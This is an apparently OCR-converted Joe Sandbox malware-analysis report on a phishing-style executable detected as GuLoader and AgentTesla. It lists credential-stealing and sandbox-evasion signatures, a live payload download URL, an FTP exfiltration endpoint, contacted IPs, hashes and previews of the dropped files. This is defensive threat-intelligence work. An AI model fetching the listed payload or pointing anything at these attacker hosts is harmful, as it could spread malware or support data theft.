ID: 624323
Sample Name:
PO#4200000866.exe
Cookbook: default.jbs
Time: 14:48:59
Date: 11/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

PO#4200000866.exe


Overview

General Information

Sample Name:	PO#4200000866.exe
Analysis ID:	624323
MD5:	5d0444b70ff5caa..
SHA1:	27309fdae9005f7.
SHA256:	fd620fd2a9d5ca1..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64native**
- PO#4200000866.exe (PID: 7860 cmdline: "C:\Users\user\Desktop\PO#4200000866.exe" MD5: 5D0444B70FF5CAA4EC3B2CA2E563E724)
  - CasPol.exe (PID: 6396 cmdline: "C:\Users\user\Desktop\PO#4200000866.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - CasPol.exe (PID: 1516 cmdline: "C:\Users\user\Desktop\PO#4200000866.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 3884 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://finseb.com/qwer/COrg_ZBOJvB194.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.41902252759.0000000001120000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000008.00000002.46737865180.000000001D891000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.46737865180.000000001D891000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.42101494112.0000000003C70000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: CasPol.exe PID: 1516	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

C2 URLs / IPs found in malware configuration

System Summary

Initial sample is a PE file and has a suspicious name

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 Access Token Manipulation	1 Disable or Modify Tools	2 OS Credential Dumping	3 3 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	2 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	2 5 1 Virtualization/Sandbox Evasion	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 Access Token Manipulation	Security Account Manager	2 5 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 1 7 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO#4200000866.exe	10%	Virustotal		Browse
PO#4200000866.exe	5%	ReversingLabs	Win32.Downloader.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\DeviceServicePlugin.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\library.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\library.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsdFF63.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsdFF63.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
solucionest.com.ar	0%	Virustotal		Browse
www.finseb.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://ftp://ftp.solucionest.com.ar/log2	100%	Avira URL Cloud	malware	
http://subca.ocsp-certum.com05	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://subca.ocsp-certum.com02	0%	Avira URL Cloud	safe	
http://subca.ocsp-certum.com01	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://https://www.finseb.com/qwer/COrg_ZBOJvB194.bin	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://pXfISF.com	0%	Avira URL Cloud	safe	
http://https://www.finseb.com/X	0%	Avira URL Cloud	safe	
http://EQDgdAvRkA6D7Crd.com	0%	Avira URL Cloud	safe	
http://finseb.com/qwer/COrg_ZBOJvB194.bin	0%	Avira URL Cloud	safe	
http://https://www.finseb.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
solucionest.com.ar	192.185.112.181	true	false	• 0%, Virustotal, Browse	unknown
finseb.com	131.226.4.8	true	true		unknown
ftp.solucionest.com.ar	unknown	unknown	false		unknown
www.finseb.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://www.finseb.com/qwer/COrg_ZBOJvB194.bin	false	• Avira URL Cloud: safe	unknown
http://finseb.com/qwer/COrg_ZBOJvB194.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.asus.com/campaign/aura/global/download.php	PO#4200000866.exe, 00000001.00000002.42100146180.0000000002935000.00000004.00000800.00020000.00000000.sdmp, DeviceServicePlugin.dll.1.dr	false		high
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000008.00000002.4673786518 0.000000001D891000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://crl.certum.pl/ctsca2021.crl0o	PO#4200000866.exe	false		high
http://repository.certum.pl/ctnca.cer09	PO#4200000866.exe	false		high
http://repository.certum.pl/ctsca2021.cer0	PO#4200000866.exe	false		high
http://ftp://ftp.solucionest.com.ar/log2	CasPol.exe, 00000008.00000002.4673786518 0.000000001D891000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.certum.pl/ctnca.crl0k	PO#4200000866.exe	false		high
http://subca.ocsp-certum.com05	PO#4200000866.exe	false	• Avira URL Cloud: safe	unknown
http://subca.ocsp-certum.com02	PO#4200000866.exe	false	• Avira URL Cloud: safe	unknown
http://subca.ocsp-certum.com01	PO#4200000866.exe	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000008.00000002.4673786518 0.000000001D891000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000008.00000002.4673786518 0.000000001D891000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.certum.pl/ctnca2.crl0l	PO#4200000866.exe	false		high
http://repository.certum.pl/ctnca2.cer09	PO#4200000866.exe	false		high
http://pXfISF.com	CasPol.exe, 00000008.00000002.4673786518 0.000000001D891000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.finseb.com/X	CasPol.exe, 00000008.00000002.4671548908 8.0000000001426000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://EQDgdAvRkA6D7Crd.com	CasPol.exe, 00000008.00000002.4673937198 3.000000001D9A6000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 8.00000002.46737865180.000000001D891000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000008.00000003.42144931 318.000000001C661000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	PO#4200000866.exe	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CasPol.exe, 00000008.00000002.4673937198 3.000000001D9A6000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.iso.org/iso/country_codes	PO#4200000866.exe, 00000001.00000002.421 00146180.0000000002935000.00000004.00000 800.00020000.00000000.sdmp, iso_3166.xml.1.dr	false		high
http://www.certum.pl/CPS0	PO#4200000866.exe	false		high
http://https://www.finseb.com/	CasPol.exe, 00000008.00000002.4671548908 8.0000000001426000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
131.226.4.8	finseb.com	United States		16797	UNASSIGNED	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	624323
Start date and time: 11/05/202214:48:59	2022-05-11 14:48:59 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO#4200000866.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/12@4/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 20.3% (good quality ratio 20%) • Quality average: 88.6% • Quality standard deviation: 21.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:51:35	API Interceptor	2684x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DeviceServicePlugin.dll

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	202472
Entropy (8bit):	6.000052926475626
Encrypted:	false
SSDEEP:	3072:GoFZlM8vbzCukOsa+tGuHBUXph7RZuUq+tZflXOdc+KTq6ZPGiHIxY4am/Vle2gL:GofuMbWukLdYuHBUX9Tcle2gyI
MD5:	78B266FFCEA0C7FFDF364EFB4D61F623
SHA1:	ADB3B29F96E70A60969F3CA4896372F303FAC264
SHA-256:	647BDB2E881AEDB7FB350FB20BE46555F4B8156EC2A7757DC2FA43EA92A2BBB9
SHA-512:	065F019A570ADED1E21BA9564CA51A1C974FD113663F9CF69AE4BE1472CFDD9649AFEDB65689FD20E6236EA5B58B0B7F3FE764C57540D5FE05E22EFD402697F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S..2.2.2.Js..2..Z.2..Z.2..Z.2..Z.2..Z.2.&[.2..[.2..Z.2..Z.2.2.k2..[.2..[.2..[...2.2w..2..[.2.Rich.2.....PE..d....5.a....." .....@.....`.....0...X.....T.... ..p.....8.....0..$... g..p..... .h..(....g.....text..... ..`.rdata..:.....@..@.data.....@....pdata..8.....@..@.rsrc...p.... .....@..@.reloc..$....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\Galvanosurgery9.hom

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	data
Category:	dropped
Size (bytes):	25002
Entropy (8bit):	**7.991900167248316**
Encrypted:	**true**
SSDEEP:	768:Ux8/kU33emF41RQTsWfIZVKJrS+oAZPN1ZE:jOmu4AquVkLZPN1ZE
MD5:	ADDF085CA091DB730D3B31F40AB8BE09
SHA1:	8DBF909A5622DA49EAD2DB877D4CF34C2AB4C708
SHA-256:	3AF396E6C7AA54E6D8AB991196B413EB84363DF7A75DF52474A7DB65CCDF7198
SHA-512:	BE490EBAA09F7E4781F96E162F0DED2E3ADFB682B8E08AC888D0DE78578878B077085A03E6CDBE87C15523AB245F92F272262BEB57304C5C728A657BC7590174
Malicious:	false
Reputation:	low
Preview:	....l...+Zp"!.\.z.|.f|.o.....".x=.&B@...O..U.ad.6....:P....]....E.n.....<..e..=....#DCD...=K.h.`....|...:7..m..oy....8vU.....Q.R..}.1...E..J_....i.5p.4.2tYF.l<.A.lt7Z....>..^J...&.z.'.x.....F....h.. p....\0..y....v....G[."?..?UPv]..c...0.....D.s.....).3.....C...2...,,..-.9. y.....0;E.,..bTr4^...(.....o.8.i.3...8m..=..A.y.t&s.H.1:..J.U..-.@.{..a.:..4..^;.+.P.....q...$@.^.[.....4...Mx... tH.....R..A.:..Go+[F.....{.....Ei..k.[....G...0.?4N...Kgg`.....G\.....^..+T.....U...3.n....Lz..vQ4.....2{b.....Y.i..:.....F...f...!.n.8.|.....V\6..df....\%%.....1..F.0t.d.L.+....E...5. ...^...qV...9h....X.#.=.[....:.'....qsQ..7.....[.G..j...8nK.Ep?;W.....j(.Ln.xU."..M..O..SY.<.o@..S...."Y....`Zc..Yrd.....'.v..b,.....ka..w!T..Q.}p..P#*..z...4..Bgp..+`.*..3wW...d.".....0 H....ra.u95.I..4`.....I..Lt!.B.>(.YkQ."$...p^.\H.'.....K9D.I.q..>n..._.....+%....<..3n$....H.d.}."....L).c..b...8.'I..(...T

C:\Users\user\AppData\Local\Temp\KUNDSKABSRIGESTES.lna

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	data
Category:	dropped
Size (bytes):	87438
Entropy (8bit):	6.436902007549056
Encrypted:	false
SSDEEP:	1536:omUT7ai9UNcEshv2cA4CAD4bSv0tgxhnriGFyHuvYIpf:oZuiwcEQ2H49LhrZ7YI1

MD5:	7E187F93F378A4AE3BD099E5A17AE036
SHA1:	22B04988E767283FFB168FC95DC60446B79C1A31
SHA-256:	11F2F67A97D28648FB806E7049026DC1FF4E74DC51A158831CEF6FA7AA4DB1F4
SHA-512:	B63C1B128A2D1E14443E8F6349F809AFDF03C4004C2B07C394CA49A4496FBE32977C26FB65DA2B510A1F690056486A0111AE7C876F1480EE19F38954BA2B73D6
Malicious:	false
Preview:	..f.h....&..?A...%..V..4..JH...f...f......3.<j.wwwwwwwwwwwwwwwwwwwwwww wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwf.........f.......H(.)...f.s.....u..a....5-...f...f.`..0...6................................. ............D............W..~.........................f!....f.r.#.i.....5..errrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr,.....g.f.s.l.)"Z.>WWWWWWWWWWWWWWWWWWWWWWWWWWWW WWWWWWWWWWWWf....f.r.D........-.j..``f...f......g....h.f.d..7.U..4.f....c.....'...!\\........... b...2E.m...f!.....k.f.s.6......#.!Dr...............................f..f.a....e...f.c..5.8....................................

C:\Users\user\AppData\Local\Temp\ac-adapter-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	290
Entropy (8bit):	6.848704057450045
Encrypted:	false
SSDEEP:	6:6v/lhPys1ZJmBXeD3e6gv7ksqwDkgrb2DezQq+lp:6v/7VZJwUuLNLvH2Pr
MD5:	AFB944CEF06D0CE65E2CB6763EF2472D
SHA1:	1D340D8BD9B52EDC71C6F06D6F31A9C8F4E566BF
SHA-256:	CD6FB10C2F3455A8479455B59AB69C176322747AD857AC9C387A7B0C717A21BB
SHA-512:	7BA8C6D91A068EA257DF44D6571FA9230E3167D0B73DAAA296ED1B94BE9C94CEC9B7C49F21FEE95BB1C06A40C4F5085451426D3863DE381B5E5CE975EC62E 40
Malicious:	false
Preview:	.PNG........IHDR................a....sBIT....|.d.....IDAT8...1K.1....IAZ\.....A".....Q].<.]\:v.I.. .P.$..I..3>......o...M..a.Ejn..'.a......t..d.p.e.........r@..Z.&mR..Tc.K..i.j.G.....PW.t...].t.fq1.. ...U..G....."d.o.[.....{x..>..8...Xu.J.q.....'..uO.^@.....p.........IEND.B`.

C:\Users\user\AppData\Local\Temp\csv.c

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	C source, ASCII text
Category:	dropped
Size (bytes):	28997
Entropy (8bit):	4.9868097347943605
Encrypted:	false
SSDEEP:	384:ieB8/8fGGqYRUIFFS/uNYd5elGVFg83Sg8hNRKlGnnJWXgg+0lk4m4V/:i/Ef5FLFkuNYd5elGVpqR5Rgb
MD5:	987A2F0FFB9995CA5AFF8D379FEC14EE
SHA1:	74DDC3FCD9358898C68D056BA727EEBE78644EFC
SHA-256:	53A1373C331314E3A17B83A89AAF81766C28E0C55B5A814F85FEC7C04EDDBC0E
SHA-512:	0B177AA7ABBF9E4345DC0ABD6B982C8971A01ECFB34568B15C9CEF222BC9521199F19F71682D37F61AF8E6608170A119DF68323DAEE7C127B01F3CB97708214
Malicious:	false
Preview:	/*.** 2016-05-28.**.** The author disclaims copyright to this source code. In place of.** a legal notice, here is a blessing:.**.** May you do good and not evil..** May you find forgiveness for yourself and forgive others..** May you share freely, never taking more than you give..**.** *********************.**.** This file contains the implementation of an SQLite virtual table for.** reading CSV files..**.** Usage:.**.** .load ./csv.** CREATE VIRTUAL TABLE temp.csv USING csv(filename=FILENAME);.** SELECT * FROM csv;.**.** The columns are named "c1", "c2", "c3", ... by default. Or the.** application can define its own CREATE TABLE statement using the.** schema= parameter, like this:.**.** CREATE VIRTUAL TABLE temp.csv2 USING csv(.** filename = "../ http.log",.** schema = "CREATE TABLE x(date,ipaddr,url,referrer,userAgent)".**);.**.** Instead of specifying a file, the text of the CSV can be loaded

C:\Users\user\AppData\Local\Temp\emoji-travel-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	245
Entropy (8bit):	6.799965885939206
Encrypted:	false
SSDEEP:	6:6v/lhPysTDJwk/rbsobd9vbRyWtQ2DF9+EGbgsup:6v/7z3n9DRyWtrukN
MD5:	C5152E9074692BE446A7234C15D8168D
SHA1:	E1550AEFED9917D3ADABCC113318D6FA35F74260
SHA-256:	65F9B122E0735B5E18188420AFE0E1D49B290636AC6FEB4006DBA1C616B7BD67
SHA-512:	33FA7E9F48E2B638A292E39489FE67CDE02099BA0B6EDB9B30B20E6C3C9814C2F940EFE896B49437272BD0563BE0AFC0C4EFC6C66C86120487A866BD306F050 E
Malicious:	false

Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8.....0.....AxQB.(.@7$...x.....p>{.$...I....=...8.>1....U...($.R.K9...c...)aT..a.,[.....kl..u.=.%7|..96@..#.!..<dg.f..<...m4..#..w0.f..K...v...../X.~U.%.....=..K.v'dl....IEND.B`.

C:\Users\user\AppData\Local\Temp\iso_3166.xml

Process:	C:\Users\user\Desktop\PO#4200000866.exe
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	41363
Entropy (8bit):	5.191528382819999
